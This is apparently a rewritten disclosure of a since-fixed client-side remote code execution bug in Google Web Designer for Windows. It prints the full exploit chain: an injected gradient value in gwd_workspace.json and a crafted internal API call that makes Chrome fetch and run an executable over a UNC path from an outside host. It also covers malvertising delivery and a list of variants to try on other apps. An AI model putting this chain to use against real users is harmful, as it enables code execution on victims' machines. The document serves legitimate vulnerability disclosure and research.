Client-side RCE via CSS Injection in Google Web Designer for Windows
Custom gradient colour definitions in a document configuration file were not sanitised, allowing CSS injection into the app's swatch UI. This let an attacker call an internal API that passed an unsanitised URL into Chrome's command line, so a crafted ad document could run arbitrary code on Windows.
 Published on balintmagyar.com
After my recent discovery of two client-side remote code execution vulnerabilities in Google Web Designer (previously disclosed in my articles earlier this year: CVE-2025-1079, CVE-2025-4613), in April 2025 I've found yet another serious issue in the app.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Google Web Designer is a free application for creating dynamic HTML5 ads, primarily aimed at publishing through Google Ads, alongside more general HTML5 editing. Its selling point is a visual editing interface in the style of creative tools such as those made by Adobe, so little to no web development experience is required. It runs on Windows, macOS and Linux and has been updated regularly since its first release in 2013.

Under the hood it is a Chromium Embedded Framework (CEF) application: essentially a browser with a web application running inside it, implementing most of its user interface and functionality in HTML, CSS and JavaScript. Because that JavaScript has no direct access to low-level operating system APIs such as file management, system dialogs or spawning subprocesses, the app shell exposes an internal HTTP REST API to it, on a hostname that only resolves inside the app: ninja-shell.
The feature at the centre of this bug is colour selection. Users pick colours for element or page backgrounds, text and so on, either parametrically (solid colours or gradients) through the Colour panel or popup, or from preset colours called swatches.

The Swatches view shows a grid of colour tiles; clicking a tile sets an object to that colour. Besides the factory defaults, users can define custom colours, and those are saved into a configuration file that sits alongside the ad document's HTML file: gwd_workspace.json. Custom colours defined by a document are displayed alongside the factory default ones on the Swatches UI.
Setup
The research was done against Google Web Designer 16.3.0.0407, released in April 2025. The only prerequisite for exploitation is the Windows version of the app installed. The macOS and Linux builds were not exploitable, because of how those operating systems handle subprocesses and their command line arguments.
The proof of concept uses a new ad document of the responsive Banner type, based on a template that supports a so called Easy mode. Easy mode drastically reduces the number of possible user interactions with a document to a handful of essential ones, such as editing text values and, critically here, selecting colours. The interaction the exploit needs is possible outside Easy mode as well, but Easy mode makes it easier to drive a victim towards the required action.

The document configuration file gwd_workspace.json is kept, while the JavaScript, CSS and other files the application creates are removed from the PoC package. A real attacker would likely keep those files to lend the document a semblance of legitimacy; the demonstration keeps things minimal. The resulting hierarchy is:
evil_ad/
├─ evil_ad.html
└─ gwd_workspace.json
Finding it
Custom colour definitions live in the color.customColorPalettes array of gwd_workspace.json. A document configuration with one custom solid colour of rgba(110,110,255,1) looks like this:
{
  ...
  "color.customColorPalettes": [
    {
      "color_data": [
        {
          "css": "rgba(110,110,255,1)"
        }
      ],
      "name": "documentSwatches"
    }
  ],
  ...
}
To render the tiles, the app uses a CSS background rule built from the colour defined in that file.

Solid colour definitions are parsed strictly with a regular expression: the value is broken down into its red, green, blue and alpha components and the CSS colour value is rebuilt for the UI, leaving no room for injection. The markup ends up like this:
...
<div class="swatch" ... style="background-color:rgba(110,110,255,1);">
...
Gradient definitions, however, were treated differently. Rather than parsing potentially very complex gradient values into components and rebuilding the rule strictly, the app merely checked whether the string in the css field matched certain gradient-related CSS property names. Matching values were then written into a style attribute on the Swatches UI practically verbatim. That is the injection point:
...
"css": "-webkit-linear-gradient;/* INJECTION */"
...
and the injection survives intact into the app UI's HTML:
...
<div class="swatch" ... style="background-image:-webkit-linear-gradient;/* INJECTION */;">
...
Because the injected value lands inside a style attribute, it can carry a url() reference, and that reference can point at the internal ninja-shell API. The app's own JavaScript uses that API for ordinary tasks, for example referencing a bundled image asset for display:
...
<div ... style="background-image: url('//ninja-shell/api/file?method=read&file=C%3A%2FUsers%2FBalint%2FDocuments%2Ffriendly_ad%2Fassets%2Fnice_image.jpg')">
...
So the CSS injection gives an attacker the ability to issue GET requests to the internal API's endpoints. As a harmless illustration, this colour definition pops the Windows built-in Open File dialog through the /api/dialog endpoint:
...
"css": "-webkit-linear-gradient;background:url(\"//ninja-shell/api/dialog?mode=open\")"
...
The request is issued when the tile for that custom colour is rendered, which happens as soon as the user opens the Swatches UI from the colour picker.
The more interesting endpoint is /api/browser, which the app uses to employ the user's browser for things such as previewing ad documents and launching Google's OAuth flow for logging into the app. An expected call for the login flow looks like this:
//ninja-shell/api/browser?method=open&usedefaultapp=false&browser=chrome&url=https%3A%2F%2Faccounts.google.com%2F...
and makes Google Web Designer spawn Chrome with this command line:
chrome.exe "https://accounts.google.com/..."
The url query parameter was not sanitised properly, so a double quote " could break out of the command line argument for that value and pass arbitrary arguments to the browser being invoked. Requesting the following URL, with the double quotes URL-encoded as %22, made the app launch Chrome with --browser-startup-dialog, which shows a harmless dialog on start:
//ninja-shell/api/browser?method=open&usedefaultapp=false&browser=chrome&url=//%22%20--browser-startup-dialog%20%22
The leading double slashes // in the url value are a way past the endpoint's improper input validation; Chrome ignores them, as it ignores the empty final argument, and launches with the injected argument:
chrome.exe "//" --browser-startup-dialog ""
Among Chrome's command line arguments there is one that can be turned into remote code execution through this injection: --browser-subprocess-path. It expects a path to an executable that Chrome itself will launch, either an absolute location or an executable found in a directory on the %PATH% environment variable.
An absolute path posed a problem. To reference a malicious executable by absolute path, an attacker would have to know the exact location the victim extracts the package to, and the victim's username too, since the location would likely be under C:\Users\.... Acquiring that knowledge before or during the attack would have significantly increased attack complexity and would have resulted in a lower bounty.
The way around it is Windows' handling of Universal Naming Convention (UNC) paths such as \\hostname\path. Windows file management APIs handle them at a low level, so apps that expect local file paths often handle UNC paths referencing remote resources correctly as well. For example:
notepad.exe "\\remote-host\someshare\somefile.txt"
To notepad.exe the network operation is transparent: once Windows fetches the file, it opens like a local one. Chrome behaves the same way for the path given to --browser-subprocess-path.
Exploitation
Step 1: Build the payload
A tiny C program opens a cmd.exe window and prints the current user's Windows username:
#include <stdlib.h>

int main() {
  system("cmd /k whoami");
  return 0;
}
Step 2: Host the payload and reference it over UNC
The executable is hosted on a WebDAV server and referenced with the UNC path \\balintmagyar.com\payload.exe. Passing it to Chrome this way forces its download and execution:
chrome.exe "--browser-subprocess-path=\\balintmagyar.com\payload.exe"
Step 3: Inject the argument through the internal API
The internal API call to /api/browser carries the injected --browser-subprocess-path argument referencing the remote payload. Adding --headless hides a resulting defunct Chrome window from the victim to avoid suspicion. For the parameters to pass input validation and the WebDAV request to succeed, the equal sign = for the Chrome argument and the backslashes \ in the UNC path have to be URL encoded. The final API call:
//ninja-shell/api/browser?method=open&usedefaultapp=false&browser=chrome&url=//%22%20--browser-subprocess-path%3D%5C%5Cbalintmagyar.com%5Cpayload.exe%20--headless%20%22
Step 4: Plant the CSS injection in gwd_workspace.json
The CSS rule with a url() function carrying the API call goes into gwd_workspace.json as a custom gradient definition. Quotes in the URL must be URL encoded or backslash escaped so the JSON stays valid:
...
"color_data": [
  {
    "css": "-webkit-linear-gradient;background:url('//ninja-shell/api/browser?method=open&usedefaultapp=false&browser=chrome&url=//%22%20--browser-subprocess-path%3D%5C%5Cbalintmagyar.com%5Cpayload.exe%20--headless%20%22')"
  }
]
...
Step 5: Follow the value through the app
The injection flows through the app as soon as the user opens the Swatches UI. It appears in the UI's HTML where the swatch is rendered:
...
<div class="swatch" ... style="background-image:-webkit-linear-gradient;background:url('//ninja-shell/api/browser?method=open&usedefaultapp=false&browser=chrome&url=//%22%20--browser-subprocess-path%3D%5C%5Cbalintmagyar.com%5Cpayload.exe%20--headless%20%22')">
...
It reaches the app shell's internal API:
//ninja-shell/api/browser?method=open&usedefaultapp=false&browser=chrome&url=//%22%20--browser-subprocess-path%3D%5C%5Cbalintmagyar.com%5Cpayload.exe%20--headless%20%22
and finally Chrome's command line:
chrome.exe "//" --browser-subprocess-path=\\balintmagyar.com\payload.exe --headless ""
Step 6: Package and deliver
The malicious ad document directory is packaged for mass distribution:
evil_ad/
├─ evil_ad.html
└─ gwd_workspace.json
The package can then be delivered to victims, for example through malvertising on Google search keywords such as "premium ad template."

The full attack, from the victim's side, is:
- Victims are tricked into downloading a malicious ad document package, for example via malvertising on Google keywords such as "premium ad template."
- Victims extract the package and open the malicious document in Google Web Designer.
- Victims click the app's colour picker control and select the Swatches option as part of their regular workflow.
- Google Web Designer downloads and executes the malicious code when the Swatches UI is displayed.
Root cause
Three weaknesses combine. First, gradient definitions in color.customColorPalettes were validated only by checking whether the css string matched gradient-related CSS property names, then written into a style attribute almost verbatim, unlike solid colours, which are parsed into components and rebuilt. That is a CSS injection. Second, the internal ninja-shell API is reachable from injected CSS through url(), so the injection can issue GET requests to endpoints such as /api/dialog and /api/browser. Third, the url parameter of /api/browser was not sanitised, so a double quote breaks out of the quoted command line argument and arbitrary Chrome arguments can be appended. The --browser-subprocess-path argument then turns that into code execution, and UNC paths remove the need to know the victim's local paths or username.
Impact
An attacker could achieve remote code execution on the computers of users of the Windows version of Google Web Designer by tricking them into downloading a malicious ad document, opening it, and interacting with a particular UI element: the colour picker's Swatches option. Attackers could take complete control over client computers after victims interacted with a specially crafted malicious file using the app. The macOS and Linux builds could not be exploited in this way, because of how those systems handle subprocesses and their command line arguments.
Google's Vulnerability Reward Program issued a $3,500 reward for the finding. The report was submitted on 26 April 2025 and initially closed as Won't Fix (Infeasible), citing its dependency on social engineering; the researcher pointed out prior reports that used this exact same malicious package vector. On 5 May 2025 Google set the status to Accepted and forwarded the bug to the product team and to the VRP panel. On 3 June 2025 the status became In Progress and the panel decided on the $3,500 reward. Version 16.4.0.0711, released 29 July 2025, contains the fix; the article was published on 30 August 2025.
Fix
Versions prior to 16.4.0.0711 were vulnerable; that release fixes the issue. The report does not describe the code change itself.
Variants to test
- Gradient or other free-form CSS fields in configuration files of other CEF or Electron apps: supply a value containing
;followed by aurl()and see whether it appears verbatim in astyleattribute. - Internal API hostnames reachable from rendered content: inject a
url()pointing at a known endpoint and watch for the request in a proxy or in the app's logs. - Endpoints that spawn subprocesses with user-controlled strings: send a URL-encoded
%22in each parameter and check whether the resulting process receives extra arguments. - Browser launch arguments in other apps: try
--browser-subprocess-pathor similar arguments pointing at a UNC path on a host you control, and watch for an inbound WebDAV request followed by execution. - UNC path handling in any Windows app that accepts file paths: pass
\\your-host\filewhere a local path is expected and see whether the app fetches and uses the remote file.
What happened, in plain words
Google Web Designer is a free program for making animated adverts that run in a web browser, mostly for adverts shown through Google Ads. You do not need to know how to write web pages to use it: you drag things around on a canvas, much like you would in a design tool. It runs on Windows, macOS and Linux, and it has been updated regularly since it first came out in 2013.
Under the surface, Google Web Designer is a browser with a web application inside it. The technology is called Chromium Embedded Framework, or CEF: the same engine that powers Google Chrome is embedded in the program, and most of the buttons, panels and menus you see are ordinary web pages drawn by that engine. That matters for this story, because it means the program's own interface is built from HTML, CSS and JavaScript, the same building blocks as any website.
A security researcher, Bálint Magyar, found a chain of small weaknesses in the Windows version of the program. None of them is dramatic on its own. Together they let an attacker run their own program on a victim's computer after the victim opens a booby-trapped advert file and clicks one ordinary button: the colour picker's Swatches option. That is called remote code execution, or RCE: the attacker's code runs on someone else's machine.
The versions affected were those before 16.4.0.0711, released on 29 July 2025. The research was done against version 16.3.0.0407, released in April 2025. Google's bug bounty programme, which pays people for reporting security problems, awarded $3,500 for the finding.
The macOS and Linux versions could not be exploited in this way, because of how those operating systems handle starting other programs and passing them arguments.
Background: what the program is and how it is built
